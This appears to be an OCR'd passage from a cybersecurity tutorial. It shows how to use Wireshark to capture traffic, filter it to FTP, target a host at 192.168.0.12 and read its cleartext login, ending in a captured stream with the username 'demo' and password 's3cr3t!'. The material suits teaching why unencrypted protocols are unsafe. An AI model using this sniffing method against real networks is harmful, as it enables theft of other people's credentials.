
Start capture packet files through click on start tab


Filter it into FTP protocol just type in search box,* ftp *


Find your target IP (192.168.0.12)

Check all incoming & outgoing packets in this IP

Find user name name in info records.






Wireshark · Follow TCP Stream (tcp.stream eq 0) · FTP Demo_anon
220 FTP Service ready.
USER demo
331 Password required for demo
PASS s3cr3t!
230 Logged on
QUIT
221 Goodbye
4 client pkts, 3 server pkts, 6 turns.
Entire conversation (115 bytes)
Show and save data as
ASCII
Stream
0
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help